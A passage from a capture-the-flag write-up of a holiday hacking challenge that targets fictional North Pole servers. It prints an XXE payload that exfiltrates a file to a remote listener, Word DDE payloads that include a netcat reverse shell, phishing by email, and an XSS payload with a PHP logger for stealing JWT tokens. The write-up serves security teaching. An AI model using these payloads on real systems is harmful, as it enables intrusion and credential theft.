


Figure 22 – EAAS

We have now three options available to us:

1. Viewing current orders - http://eaas.northpolechristmastown.com/Home/DisplayXML
2. Resetting the system - http://eaas.northpolechristmastown.com/Home/CreateElfs
3. Downloading a sample XML file - http://eaas.northpolechristmastown.com/XMLFile/Elfdata.xml

Interestingly, when viewing current orders, you are able to upload a new form:




Figure 23 - XML Upload

It looks like we can upload our own XML which then gets processed by the server. Now, with the clues that were given[27], this sounds ripe for XXE out of bound data extraction.

We construct our local and external payloads as follows:

Local XML

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "https://pastebin.com/raw/piDKkKB7">
%sp;
%param1;
]>
<r>&exfil;</r>
```

[27] https://pen-testing.sans.org/blog/2017/12/08/entity-inception-exploiting-iis-net-with-xxe-vulnerabilities

Remote DTD

```
<!ENTITY % data SYSTEM "file:///c:/greatbook.txt">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://34.239.129.138:6666/?%data;'>">
```

On our remote box (which we reference above), we start listening. We upload the local xml file to the system and pop back over to our remote box that is now listening. We could also do this locally[28] rather than having to rely on a remote box.




Figure 24 - XXE Listener

This give us the URL of page 6 of the great book as
http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf

Answer

In answer to the question "**What is the title of The Great Book page?**", the answer is "**The Dreaded Inter-Dimensional Tornadoes**"

[28] Appendix E goes into more detail

7) Like any other complex SCADA systems, the North Pole uses Elf-Machine Interfaces (EMI) to monitor and control critical infrastructure assets. These systems serve many uses, including email access and web browsing. Gain access to the EMI server through the use of a phishing attack with your access to the EWA server. Retrieve The Great Book page from C:\GreatBookPage7.pdf. What does The Great Book page describe?

Shinny Upatree drops some hints this time around

I'm still a little angry with Alabaster for reprimanding me for a security violation. He still checks his email from the EMI system!

He tells us not to install unnecessary software on systems, but he's running IIS with ASPX services on the EMI server, and Microsoft Office!

Personally, I don't use Microsoft Word. I'll take vim and LaTeX any day. Word does have its advantages though, including some of the Dynamic Data Exchange features for transferring data between applications and obtaining data from external data sources, including executables.

From Alabaster's mailbox and all the retrieve emails, we know he is desperate for the gingerbread cookie recipe. These are some of the emails we found.

From: alabaster.snowball@northpolechristmastown.com
To: "jessica.claus@northpolechristmastown.com" jessica.claus@northpolechristmastown.com
Date/Time: Wed, 15 Nov 2017 13:04:03 -0500
Subject: gingerbread cookie recipe
Message Body:

Hey Mrs Claus,
Do you have that awesome gingerbread cookie recipe you made for me last year? You sent it in a MS word .docx file. I would totally open that docx on my computer if you had that. I would click on anything with the words gingerbread cookie recipe in it. I'm totally addicted and want to make some more.
Thanks,
Alabaster Snowball

From: alabaster.snowball@northpolechristmastown.com
To: all@northpolechristmastown.com
Date/Time: Wed, 15 Nov 2017 13:10:42 -0500
Subject: COOKIES!
Message Body:

Does anyone have any cookies left over from Mrs Claus cookie stock pile from last year? I'm working on the computer non-stop until Christmas doing development and desperately need some of her north pole famous gingerbread cookies to keep me going.

I already emailed her but for she is not in the North Pole.

I NEEEEED MOAR COOKIES!

-Alabaster Snowball

Date/Time: Wed, 15 Nov 2017 13:19:57 -0500
Subject: Re: COOKIES!
Message Body:

Awesome, yea if anyone finds that .docx file containing the recipe for "gingerbread cookie recipe", please send it to me in a docx file. Im currently working on my computer and would totally download that to my machine, open it, and click to all the prompts.

Thanks!

Alabaster Snowball.

To click on all prompts sounds like he will click through our DDE attempt, provided we send him an email with the keywords “gingerbread cookie recipe”. There are potential numerous ways to get the page back e.g. Netcat reverse shell[29] (Alabaster boasted having nc.exe in his path), PowerShell reverse shell, downloading an ASPX shell and placing it in the root of the IIS server and at one point, we even got Meterpreter[30] running from a Metasploit exploit.

We chose to chain IIS together with our Microsoft Word DDE as it seemed the most reliable and stable[31]:

[29] This worked much better later on, using: { DDEAUTO c:\windows\system32\cmd.exe "/k nc.exe {IP} {port} -e cmd.exe" }, once concurrency issues were resolved
[30] The flow of which is mentioned in Appendix K
[31] Not to mention that IIS was referred to in the hint

We know that Alabaster is used to clicking through the warning prompts, based upon his use of the Calculator MEMO.docx found on SMB and the emails. This, combined with some social engineering for something he's really interested in (a gingerbread cookie recipe), gives us a high degree of confidence that this can be used to successfully exploit his machine. From our Nmap scans, we also know Alabaster is running IIS (and the hints, yet again, help massively!).

We execute a "blind" copy through PowerShell to the root of the IIS directory. Waiting for a few moments, we browse to http://10.142.0.8/greatbookpage987654321.pdf to retrieve Page 7 of the Great Book.

```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell.exe (Copy-Item c:\\greatbookpage7.pdf
c:\\inetpub\\wwwroot\\greatbookpage987654321.pdf);" }
```

Then we delete it off the web server:

```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell.exe (Remove-Item
c:\\inetpub\\wwwroot\\greatbookpage987654321.pdf);" }
```

Answer

The great page describes the witches of Oz[32]

[32] All pages can be found at https://imgur.com/a/pM9Yd or https://bitbucket.org/sansholidayhack/hhc2017/src/19d10f4bcdb60bd2fe467d78739ddbb8b3bde0e8/Great-Book/?at=master

8) Fetch the letter to Santa from the North Pole Elf Database at http://edb.northpolechristmastown.com. Who wrote the letter?

Many people don't know this, but most of us elves have multiple jobs here in the North Pole. In addition to working in Santa's workshop, I also work as a help desk support associate for the North Pole Elf Database site. I answer password reset requests, mostly from other elves.

One time, I got a weird email with a JavaScript alert and my account got hacked. Fortunately, Alabaster was able to add some filtering on the system to prevent that from happening again. I sure hope he tested his changes against the common evasion techniques discussed on the XSS filter evasion cheat sheet[33].

It's never a good idea to come up with your own encryption scheme with cookies. Alabaster told me he uses JWT tokens because they are super secure as long as you use a long and complex key. Otherwise, they could be cracked and recreated using any old framework like pyjwt [34]to forge a key.

The interface we use lets us query our directory database with all the employee information. Per Santa's request, Alabaster restricted the search results to just the elves and reindeer. Hopefully, he secured that too. I found an article recently talking about injection against similar databases[35].

Prior reconnaissance revealed that the Elf Database was located at 10.142.0.6. Apart from TCP Ports 22, 389 and 8080, Port 80 was open and fingerprinted at Nginx1.10.3. The Nmap scan also revealed a robots.txt at http://edb.northpolechristmastown.com/robots.txt listing a /dev was disallowed, yet again!

Visiting http://edb.northpolechristmastown.com/dev/ shows a wide-open directory listing with just one file, http://edb.northpolechristmastown.com/dev/LDIF_template.txt. The content reveals all the different attributes of the LDAP database!

[33] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
[34] https://github.com/jpadilla/pyjwt
[35] https://pen-testing.sans.org/blog/2017/11/27/understanding-and-exploiting-web-based-LDAP

```
#LDAP LDIF TEMPLATE

dn: dc=com
dc: com
objectClass: dcObject

dn: dc=northpolechristmastown,dc=com
dc: northpolechristmastown
objectClass: dcObject
objectClass: organization

dn: ou=human,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: human

dn: ou=elf,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: elf

dn: ou=reindeer,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: reindeer

dn: cn= ,ou= ,dc=northpolechristmastown,dc=com
objectClass: addressbookPerson
cn:
sn:
gn:
profilePath: /path/to/users/profile/image
uid:
ou:
department:
mail:
telephoneNumber:
street:
postOfficeBox:
postalCode:
postalAddress:
st:
l:
c:
facsimileTelephoneNumber:
description:
userPassword:
```

Onto Nginx through the use of our SSH tunnel

```
root@kali:/Desktop/SHH2017# ssh -D 9050 alabaster_snowball@l2s.northpolechristmastown.com
```

Setting our proxy in the browser and browse to 10.142.0.6 and we are presented with a login page. Alabaster's password didn't work here. Maybe he is heeding his own advice of not reusing passwords!




Figure 25 - Elf Database

Recall that Wunorse Openslae hinted that he doubled up as desk support associate for EDB and was compromised before due to insufficient XSS filtering. Alabaster has "supposedly fixed" the XSS but let's see about that.

Wunorse also mentioned the use of JWT instead of session cookies. Let's head over to the support page and try to get the JWT token!




Figure 26 – Login




Figure 27 - XSS

It appears that the "Message" text input still fails to sanitise user input to prevent XSS. Looking at the source of the page also leads us to our coveted JWT token with a key of "*np-auth*".

```
<script>
    if (!document.cookie) {
        window.location.href = '/';
    } else {
        token = localStorage.getItem("np-auth");
        if (token) {
            $.post( "/login", { auth_token: token }).done(function( result ) {
                if (result.bool) {
                    window.location.href = result.link;
                }
            })
        }
    }
</script>
```

To get our hands on it, we change the OnError action to reach out to our listening server and make a request together with the JWT token:

```
<img src='1.gif' onerror=this.src='http://x.x.x.x/xss.php?c='+localStorage.getItem("np-auth");>
```




Figure 28 - XSS

We got the username, again, by friendly error messages when putting in the wrong details




Figure 29 - Invalid

Here is our PHP file which will log calls to it

```
<?php

function GetIP()
{
        if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
                $ip = getenv("HTTP_CLIENT_IP");
        else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
                $ip = getenv("HTTP_X_FORWARDED_FOR");
        else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown"))
                $ip = getenv("REMOTE_ADDR");
        else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] &&
strcasecmp($_SERVER['REMOTE_ADDR'], "unknown"))
                $ip = $_SERVER['REMOTE_ADDR'];
        else
                $ip = "unknown";
        return($ip);
}

function logData()
{
        $ipLog="log.txt";
        $cookie = $_SERVER['QUERY_STRING'];
        $register_globals = (bool) ini_get('register_gobals');
        if ($register_globals) $ip = getenv('REMOTE_ADDR');
        else $ip = GetIP();

        $rem_port = $_SERVER['REMOTE_PORT'];
        $user_agent = $_SERVER['HTTP_USER_AGENT'];
        $rqst_method = $_SERVER['METHOD'];
        $rem_host = $_SERVER['REMOTE_HOST'];
        $referer = $_SERVER['HTTP_REFERER'];
        $date=date ("l dS of F Y h:i:s A");
        $log=fopen("$ipLog", "a+");

        if (preg_match("/\bhtm\b/i", $ipLog) || preg_match("/\bhtml\b/i", $ipLog))
                fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent | METHOD:
$rqst_method | REF: $referer | DATE{ : } $date | COOKIE:  $cookie <br>");
        else
                fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host |  Agent: $user_agent | METHOD:
$rqst_method | REF: $referer |  DATE: $date | COOKIE:  $cookie \n\n");
        fclose($log);
}

logData();

?>
```

Here is what we see in our log file:

```
IP: 35.196.239.128 | PORT: 29247 | HOST:  |  Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1
(KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1 | METHOD:  | REF:
http://127.0.0.1/reset_request?ticket=ATVIC-8T0X5-0TE6M-FE825 |  DATE: Tuesday 19th 2017f December 2017
09:25:45 AM | COOKIE:
q=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I
```

Let's take a step back and say what's happening:

- User gets our contact request which has some JavaScript.
- The JavaScript(XSS) will fire causing the image to have an address that is the remote server, with the JWT cookie as the querystring
- The remote server then logs this to a text file

For clarity, the token is

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I
```

Decoding this at https://jwt.io gives us the following:




Figure 30 - JWT

There are two main takeaway points

- The token has expired
- The “secret” is wrong

